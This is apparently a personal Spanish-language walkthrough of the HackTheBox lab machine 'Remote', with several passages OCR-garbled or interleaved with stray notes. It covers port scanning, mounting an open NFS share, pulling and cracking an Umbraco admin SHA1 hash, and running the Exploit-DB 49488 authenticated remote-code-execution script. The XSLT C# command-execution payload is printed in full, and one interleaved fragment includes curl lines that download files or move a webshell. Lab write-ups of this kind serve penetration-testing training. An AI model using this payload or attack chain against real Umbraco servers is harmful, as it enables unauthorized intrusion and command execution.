

Remote

#####MAQUINA WINDOWS EASY#####
Remote es una máquina Windows de fácil dificultad que cuenta con una instalación de Umbraco CMS. Las credenciales se encuentran en un recurso compartido NFS legible por todo el mundo. Usándolas, se aprovecha un exploit autenticado de Umbraco CMS para obtener un punto de apoyo. Se identifica una versión vulnerable de TeamViewer, de la que podemos obtener una contraseña. Esta contraseña ha sido reutilizada con la cuenta de administrador local. Usando `psexec` con estas credenciales se obtiene una shell de SYSTEM.

escaneo:

```
└ nmap -Pn -p- --open 10.10.10.180 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 19:39 -05
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.076s latency).
Not shown: 65505 closed tcp ports (conn-refused), 14 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
```

versiones:

```
nmap -Pn -p 21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680 -sCV
10.10.10.180 -T4
PORT      STATE SERVICE
VERSION
21/tcp    open  ftp      Microsoft
ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code
230)
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/
UPnP)
```

```
|_http-title: Home - Acme
Widgets
111/tcp open rpcbind    2-4 (RPC
#100000)
| rpcinfo:
| program version port/proto
service
| 100000 2,3,4    111/tcp
rpcbind
| 100000 2,3,4    111/tcp6
rpcbind
| 100000 2,3,4    111/udp
rpcbind
| 100000 2,3,4    111/udp6
rpcbind
| 100003 2,3     2049/udp
nfs
| 100003 2,3     2049/udp6
nfs
| 100003 2,3,4   2049/tcp
nfs
| 100003 2,3,4   2049/tcp6
nfs
| 100005 1,2,3   2049/tcp
mountd
| 100005 1,2,3   2049/tcp6
mountd
| 100005 1,2,3   2049/udp
mountd
| 100005 1,2,3   2049/udp6
mountd
| 100021 1,2,3,4 2049/tcp
nlockmgr
| 100021 1,2,3,4 2049/tcp6
nlockmgr
| 100021 1,2,3,4 2049/udp
nlockmgr
| 100021 1,2,3,4 2049/udp6
nlockmgr
| 100024 1       2049/tcp
status
| 100024 1       2049/tcp6
status
| 100024 1       2049/udp status
|_ 100024 1       2049/udp6 status
135/tcp open msrpc    Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open nlockmgr 1-4 (RPC #100021)
5985/tcp open http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc     Microsoft Windows RPC
49665/tcp open  msrpc     Microsoft Windows RPC
49666/tcp open  msrpc     Microsoft Windows RPC
49667/tcp open  msrpc     Microsoft Windows RPC
49678/tcp open  msrpc     Microsoft Windows RPC
49679/tcp open  msrpc     Microsoft Windows RPC
49680/tcp open  msrpc     Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:


```
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2024-01-25T01:46:43
|_ start_date: N/A
|_clock-skew: 59m57s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Hay muchos puertos interesantes:

21 ftp anónimos, 111 rpc,nfs, 2049rnlockmgr



posibles usuarios

ACME WIDGETS

HOME PRODUCTS PEOPLE ABOUT US CONTACT INTRANET

Jan Skovgaard



Matt Brailsford

Twitter Instagram

Lee Kelleher



Jeavon Leopold

Jeroen Breuer

```
~/machineshtb/Remote whatweb http://10.10.10.180/ http://10.10.10.180/ [200 OK] country[RESERVED][zz], HTML5, IP[10.10.10.180], JQuery[3.1.0], Script, Title[Home - Acme Widgets], Umbraco, X-UA-Compatible[IE=edge]  
~/machineshtb/Remote
```

19:38:51 4s 19:48:02

wappalizer nos tira

cms Umbraco

tambien validando la navegacion por 5985 no hay nada

Not Found

HTTP Error 404. The requested resource is not found.

Not Found

HTTP Error 404. The requested resource is not found.

revisamos el ftp

ftp Anonymous@10.10.10.180 -p 21

```
~/machineshtb/Remote NOT Found
  ftp Anonymous@10.10.10.180 -p 21
Connected to 10.10.10.180.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password
Password:
230 User logged in.
Remote system type is Windows NT.
ftp> dir
229 Entering Extended Passive Mode (|||49688|)
10.10.10.180 -p 21
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls
229 Entering Extended Passive Mode (|||49689|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -la
229 Entering Extended Passive Mode (|||49690|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> dir -h
229 Entering Extended Passive Mode (|||49691|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> help
```

parece no haber nada

probamos gobuster

.

(Status: 200) [Size: 6693]

/contact

(Status: 200) [Size:

7880]
/blog (Status: 200) [Size:
5001]
/home (Status: 200) [Size:
6703]
/products (Status: 200) [Size:
5338]
/people (Status: 200) [Size:
6749]
/product (Status: 500) [Size:
3420]
/Home (Status: 200) [Size:
6703]
/Products (Status: 200) [Size:
5338]
/Contact (Status: 200) [Size:
7890]
/install (Status: 302) [Size: 126] [--> /
umbraco/]
/Blog (Status: 200) [Size:
5011]
/about-us (Status: 200) [Size:
5451]
/People (Status: 200) [Size:
6749]
/Product (Status: 500) [Size:
3420]
/INSTALL (Status: 302) [Size: 126] [--> /
umbraco/]
/master (Status: 500) [Size:
3420]
/1112 (Status: 200) [Size:
4051]
/intranet (Status: 200) [Size:
3313]
/1114 (Status: 200) [Size:
4236]
/1117 (Status: 200) [Size: 2750]
pero tampoco hay mayor cosa

ahora busco por hacktricks el port 111

Enumeration

```
rpcinfo irked.htb
nmap -sSUC -p111 192.168.10.1
```

```
sudo nmap -sSUC -p 111 10.10.10.180
```

```
PORT STATE SERVICE
```

```
111/tcp open rpcbind
```

```
| rpcinfo:
```

```
| program version port/proto service
| 100000 2,3,4    111/tcp  rpcbind
| 100000 2,3,4    111/udp  rpcbind
| 100003 2,3     2049/udp  nfs
| 100003 2,3,4    2049/tcp  nfs
| 100005 1,2,3    2049/tcp  mountd
| 100005 1,2,3    2049/udp  mountd
| 100021 1,2,3,4  2049/tcp  nlockmgr
| 100021 1,2,3,4  2049/udp  nlockmgr
| 100024 1       2049/tcp  status
|_ 100024 1       2049/udp  status
```

```
111/udp open rpcbind
```

```
| rpcinfo:
```

```
| program version port/proto service
| 100000 2,3,4    111/tcp  rpcbind
| 100000 2,3,4    111/udp  rpcbind
| 100003 2,3     2049/udp  nfs
| 100003 2,3,4    2049/tcp  nfs
| 100005 1,2,3    2049/tcp  mountd
| 100005 1,2,3    2049/udp  mountd
| 100021 1,2,3,4  2049/tcp  nlockmgr
| 100021 1,2,3,4  2049/udp  nlockmgr
| 100024 1       2049/tcp  status
|_ 100024 1       2049/udp  status
```

```
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

buscando mas afondo

Pentesting NFS Service

2049 - Pentesting NFS Service

<https://medium.com/@minimalist.ascent/pentesting-nfs-servers-a22090e1ec09>

```
sam@asus:~/pentest_notes% rpcinfo -n 2049 -t nemo.acme.com 100003
program 100003 version 2 ready and waiting
program 100003 version 3 ready and waiting
sam@asus:~/pentest_notes%
```

validamos la version

```
rpcinfo -n 2049 -t 10.10.10.180 100003
```

```
Kali㉿kali:[~/machineshtb/Remote]
└─$ rpcinfo -n 2049 -t 10.10.10.180 100003
program 100003 version 2 ready and waiting
program 100003 version 3 ready and waiting
program 100003 version 4 ready and waiting

Kali㉿kali:[~/machineshtb/Remote]
└─$
```

seguimos las notas

Now we can query the NFS server and ask to see the list of mountable drives

```
root@asus:~/pentest_notes% showmount -e nemo.acme.com
Export list for nemo.acme.com:
/export/backups (everyone)
root@asus:~/pentest_notes%
```

```
showmount -e 10.10.10.180
```

```
(kali㉿kali)-[~/machineshtb/Remote]
$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

(kali㉿kali)-[~/machineshtb/Remote]
$
```

/site_backups

en este pedaso recorde la universidad clase sistemas distribuidos **nfs network file system**

```
root@asus:~/pentest_notes% mkdir /mnt/loot
root@asus:~/pentest_notes%
```

after we create the local mount point we can try and mount the remote directory.

```
root@asus:~/pentest_notes% mount nemo.acme.com:/export/backups
/mnt/loot
root@asus:~/pentest_notes%
```

que es nfs:

Network File System, o NFS, es un protocolo de nivel de aplicación, según el Modelo OSI. Es utilizado para sistemas de archivos distribuido en un entorno de red de computadoras de área local.

claro recordando nfs la idea era montar un directorio identico al objetivo con el fin de transferir archivos
tiempos aquellos con el ubuntu y mi
pc de 6GB de ram
mkdir /mnt/loot

```
File ~/machineshtb/Remote Tools Tree Search View Bookmarks Help
mkdir /mnt/loot
mkdir: cannot create directory '/mnt/loot': Permission denied
Remote
~/machineshtb/Remote en este pedaso recorde la universidad clase sist...
sudo mkdir /mnt/loot
[sudo] password for kali:
~/machineshtb/Remote
```

root@asus:~/pentest_notes% mkdir /
root@asus:~/pentest_notes%

after we create the local mount point

monte el directorio el cual lo sacamos del comando pasado showmount
mount 10.10.10.180:/site_backups /mnt/loot

after we create the local mount point we can try and mount the remote directory.

```
root@asus:~/pentest_notes% mount nemo.acme.com:/export/backups
/mnt/loot
root@asus:~/pentest_notes%
```

sin embargo me dio este error mount.nfs: failed to apply fstab options
buscando en internet era temas de sudo

1 Answer

Sorted by: Highest score (default)



It requires root privilege to mount a remote filesystem. Thus you should do `sudo mount ...`

18

Share Improve this answer Follow


answered Jul 19, 2020 at 11:37



Michael Hampton

<https://serverfault.com/questions/1025805/mount-nfs-failed-to-apply-fstab-options-when-mount-nfs-file-system-in-fedora-32>

kali@kali: ~/machineshtb



ahora si vamos a /mnt/loot
encontramos

```
~/machineshtb/Remote          our local mount point '/mnt/loot'.
cd /mnt/loot

ls                               20:50
App_Browsers App_Data App_Plugins aspnet_client bin Config css default.aspx Global.asax Media scripts Umbraco Umbraco_Client Views Web.config
root@asus:~/pentest_notes% cd /mnt/loot;ls -la
total 12
drwxrwxrwx 2 root root 512 Dec 27 20:44 .
drwxr-xr-x 4 root root 4096 Dec 28 03:53 ..
-rwxrwxrwx 1 root root 5604 Dec 27 20:44 master.passwd.old
root@asus:/mnt/loot%
root@asus:/mnt/loot% cat master.passwd.old | less
```

```
File /mnt/loot Format Tools Tree Search View Bookmarks Help
ls -lah
total 123K
drwx----- 2 nobody nogroup 4.0K Feb 23 2020 .
drwxr-xr-x 3 root root 4.0K Jan 24 20:38 ..
drwx----- 2 nobody nogroup 64 Feb 20 2020 App_Browsers
drwx----- 2 nobody nogroup 4.0K Feb 20 2020 App_Data
drwx----- 2 nobody nogroup 4.0K Feb 20 2020 App_Plugins
drwx----- 2 nobody nogroup 64 Feb 20 2020 aspnet_client
drwx----- 2 nobody nogroup 48K Feb 20 2020 bin
drwx----- 2 nobody nogroup 8.0K Feb 20 2020 config
drwx----- 2 nobody nogroup 64 Feb 20 2020 css
-rwx----- 1 nobody nogroup 152 Nov 1 2018 default.aspx
-rwx----- 1 nobody nogroup 89 Nov 1 2018 Global.asax
drwx----- 2 nobody nogroup 4.0K Feb 20 2020 Media
drwx----- 2 nobody nogroup 64 Feb 20 2020 scripts
drwx----- 2 nobody nogroup 8.0K Feb 20 2020 Umbraco
drwx----- 2 nobody nogroup 4.0K Feb 20 2020 Umbraco_Client
drwx----- 2 nobody nogroup 4.0K Feb 20 2020 Views
-rwx----- 1 nobody nogroup 28K Feb 20 2020 Web.config
```

ahora si vamos a /mnt/loot encontramos

```
~ /machineshtb/Remote
cd /mnt/loot
```

aqui ya notamos que es un recurso compartido mi pc esta lento y comando dir funciona

```
~ /mnt/loot
cd scripts

~ /mnt/loot/scripts
dir
umbraco-starterkit-app.js

~ /mnt/loot/scripts
~ /mnt/loot
```

parece que econtramos algo buscando mucho

```

[mount@loot /mnt/loot/App_Data/Logs] default path for Umbraco?
cat UmbracoTraceLog.remote.txt |grep user
2020-02-20 02:38:18,746 [P4392/D2/T10] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
2020-02-20 02:38:57,527 [P4392/D2/T30] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.137

[mount@loot /mnt/loot/App_Data/Logs] Open config files?

```

buscando mas afondo

```

[mount@loot /mnt/loot/App_Data/Logs] cat UmbracoTraceLog.remote.txt |grep user
[mount@loot /mnt/loot/App_Data/Logs] cat UmbracoTraceLog.intranet.txt |grep user
2020-02-20 00:12:13,455 [P4408/D19/T40] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1 in IP address 192.168.195.137 is Umbraco media stored?
2020-02-20 00:15:24,558 [P4408/D20/T16] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
2020-02-20 00:16:55,036 [P4408/D20/T41] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1 buscando mas afondo
2020-02-20 00:21:36,660 [P4408/D20/T37] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt failed for username Umbracoadmin123!! from IP address 192.168.195.1
2020-02-20 00:21:42,642 [P4408/D20/T16] INFO Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local

```

econtre el posible pass:

Umbracoadmin123!!

Happy wonderful Wednesday

Login failed for user Admin

Username

Password

Hide password

Login

[Forgotten password?](#)

sin embargo prove y no econtre nada

aqui me di por vencido literalmente no econtre mas habia un arrchivo llamado /Umbraco.sdf

pero al abrirlo no se muestra bien

cat App_Data/Umbraco.sdf

entonces a qui me ayude del write up y de ahora en adelante no se me va a olvidar el siguiente comando con este podemos organizar o visualizar cadenas de caracteres en caso de tener un archivo que no se muestra de manera correcta

STRINGS

```
UMB-JUMPSUIT
fashion,bingo
Banjo
UMB-BANJO
bingo,music
Knitted Unicorn West
UMB-WEST
bingo,fashion
/media/1031/food_log.txt
```

Muestra algunas palabras pero si lo utilizamos con grep y con los posibles usuarios como admin tenemos
strings App_Data/Umbraco.sdf | grep admin

```
[-] /mnt/loot  
strings App_Data/Umbraco.sdf | grep admin  
Administratoradmindefaulten-US  
Administratoradmindefaulten-USB22924d5-57de-468e-9df4-0961cf6aa30d  
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47aid  
administrator@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50  
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f  
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
```

Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa
esto es un hash que parece ser sha1 validando con hash-identifier

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

b8be16afba8c314ad33d812f22a04991b90e2aaa

I'm not a robot

Crack Hashes

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	shal	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

baconandcheese

intentamos

Happy wonderful Wednesday

Username


Password

 Hide password

Login

[Forgotten password?](#)

estamos dentro




Forms

Install Umbraco Forms

Umbraco Forms

aca recordemos que antes intente buscar un exploit para el cms umbraco pero solo habian autenticados y no teniamos la version



Exploit Title: Remote

Remote

Path

Umbraco CMS - Remote Command Execution (Metasploit)

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)

Umbraco CMS 8.9.1 - Directory Traversal

Umbraco CMS SeoChecker Plugin 1.9.2 Cross-Site Scripting

Umbraco v8.14.1 - 'baseUrl' SSRF

windows/webapps/19671.rb

aspx/webapps/46153.py

aspx/webapps/49488.py

aspx/webapps/50241.py

php/webapps/44988.txt

aspx/webapps/50462.txt

Shellcodes: No Results

aqui ya podemos ver la version **Umbraco version 7.12.4**

Help

Umbraco version 7.12.4

Tours

A

Forms

Install Umbraco Forms



Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)

EDB-ID: 49488
CVE: N/A

Author: ALEXANDRE ZANNI
Type: WEBAPPS

Platform: ASPX
Date: 2021-01-28

EDB Verified: ✘

Exploit: [Download](#) / [{}](#)

Vulnerable App:

lo descargamos

```
~/machineshtb/Remote/gparse
searchsploit -m 49488
Exploit: Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
  URL: https://www.exploit-db.com/exploits/49488
  Path: /usr/share/exploitdb/exploits/aspx/webapps/49488.py
  Codes: N/A      parser = argparse.ArgumentParser(prog='exploit.py',
  Verified: False      description='Umbraco authenticated RCE',
  File Type: Python script      formatter_class=argparse.RawTextHelpFormatter,
Copied to: /home/kali/machineshtb/Remote/49488.py      max_help_position=723)
parser.add_argument('-u', '--user', metavar='USER', type=str,
                    required=True, dest='user', help='username / email')
parser.add_argument('-p', '--password', metavar='PASS', type=str,
                    required=True, dest='password', help='password')
parser.add_argument('-i', '--host', metavar='URL', type=str, required=True,
                    dest='url', help='root URL')
```

```
~/machineshtb/Remote/Eth... Machine Excellent Training ACTIVE DIRECTORY OSCP
python3 49488.py
usage: exploit.py [-h] -u USER -p PASS -i URL -c CMD [-a ARGS]
exploit.py: error: the following arguments are required: -u/--user, -p/--password, -i/--host, -c/--command
          # Example: python exploit.py -u admin@example.org -p password123 -i 'http://10.0.0.100'
~/machineshtb/Remote Import requests
```

me tiro un error

```

parser = argparse.ArgumentParser(prog='exploit.py',
- ~/machineshtb/Remote -ption='Umbraco authenticated RCE'
- python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180/umbraco/' -c ipconfig
raceback (most recent call last):
  File "/home/kali/machineshtb/Remote/49488.py", line 53, in <module>
    VIEWSTATE = soup.find(id=re.compile('VIEWSTATE'))['value']
      ~~~~~~ parser.add_argument(~~~~~~'-u', '-user', metavar='USER', type=str,
      VIEWSTATE = soup.find(id=re.compile('VIEWSTATE'))['value'] help='username / email')
      ~~~~~~ parser.add_argument(~~~~~~'-p', '-password', metavar='PASS', type=str,
      typeError: 'NoneType' object is not subscriptable
      required=True, dest='password', help='password')
      parser.add_argument('-i', '--host', metavar='URL', type=str, required=True,
- ~/machineshtb/Remote -url', help='root URL')
- parser.add_argument('-c', '--command', metavar='CMD', type=str, required=True,

```

```

~/machineshtb/Remote
.61 python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180/' -c ipconfig
.62 metodo move:
.63 curl -s X MOVE -H "Destination:http://10.10.10.15/webshell.aspx" http://10.10.10.15/webshell.txt
Windows IP Configuration
.64 Para cabeceras o headers util para cuando no tenemos un dominio:
.65 curl -I http://10.10.11.143/
.66 descargar en windows:
Ethernet adapter Ethernet 2:
.67 curl -o archivo http://10.10.14.3:2000/archivo
.68 Por si en la webshell no muestra si esta curl instalado
.69 curl -z -E
Connection-specific DNS Suffix : htbt
IPv6 Address . . . . . : dead:beef::126
IPv6 Address . . . . . : dead:beef::adb4:8e7:d8:d59e
Link-local IPv6 Address . . . . . : fe80::adb4:8e7:d8:d59e%12
IPv4 Address . . . . . : 10.10.10.180
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:5d68%12
.75
.76 valiar protocolos tcp, udp y port en una maquina:
.77 windows:
.78 netstat -ano
.79 ~ ~/machineshtb/Remote
.80 netstat -antup

```

sin embargo probando otros comandos no hace mucho el exploit por lo cual modificamos el apartado de payload

```

args = parser.parse_args()

# Payload
payload = """\
<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "%s"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "%s"; proc.StartInfo.Arguments = cmd; proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" /> </xsl:template> </xsl:stylesheet>"""
% (args.arguments, args.command)

login = args.user

```

especificamente las variables

```

